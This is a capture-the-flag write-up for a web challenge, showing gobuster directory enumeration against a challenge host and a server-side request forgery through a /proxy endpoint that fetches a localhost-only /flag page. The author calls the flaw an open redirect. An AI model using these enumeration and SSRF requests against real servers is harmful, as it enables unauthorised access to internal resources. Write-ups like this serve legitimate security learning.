

Writeup: WebXplore


Description: Our developer has a bad habit to create directories for the files.

Points: 100

Target: <http://134.209.146.48:4000>

Team: Kaliyug_x64

- Navigate to Website: <http://134.209.146.48:4000>
- Check the source code



Nothing interesting found here....


- Check for the web directories as mention in description “Our developer has a bad habit to create directories for the files.”
- Using **Gobuster** and a **common list of directories** found in **kali** Linux for this. One can use any tool. Command mentioned below:
`$gobuster dir -u http://134.209.146.48:4000/ -w /usr/share/dirb/wordlists/common.txt`

```
(sandeep@kali)-[~/CTF/TSG]
$ gobuster dir -u http://134.209.146.48:4000/ -w /usr/share/dirb/wordlists/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://134.209.146.48:4000/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/flag (Status: 403) [Size: 213]
/login (Status: 200) [Size: 474]
/proxy (Status: 400) [Size: 36]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
```

- Found directories


/flag
/login
/proxy

- Both **/flag** and **/proxy** directory was not accessible, but upon checking source of **/proxy** got message.




```
1 {  
2   "error": "Missing 'url' parameter"  
3 }
```

- It is saying “url” parameter is missing. So I tried adding url parameter, and thought to check for **Open Redirect**.
So, I added “**?url=google.com**”, got error, but I got confirmed that it is vulnerable to **Open Redirect**.
- Read more: [What Is an Open Redirection Vulnerability and How to Prevent it? - DZone](#)




```
1 {  
2   "error": "Invalid URL 'google.com': No scheme supplied. Perhaps you meant https://google.com?"  
3 }
```

- The to check I tried with adding “**http://**” before google.com.
“**http://134.209.146.48:4000/proxy?url=http://google.com**”




Successfully redirected.....

- We were unable to access **“/flag”**. tried to access
“http://134.209.146.48:4000/proxy?url=http://134.209.146.48:4000/flag”



Ops!!!!!!!!!!

- Now, Tried with webserver's localhost address, /flag might not be blocked access for its localhost.
“http://134.209.146.48:4000/proxy?url=http://127.0.0.1:4000/flag”



Got flag.....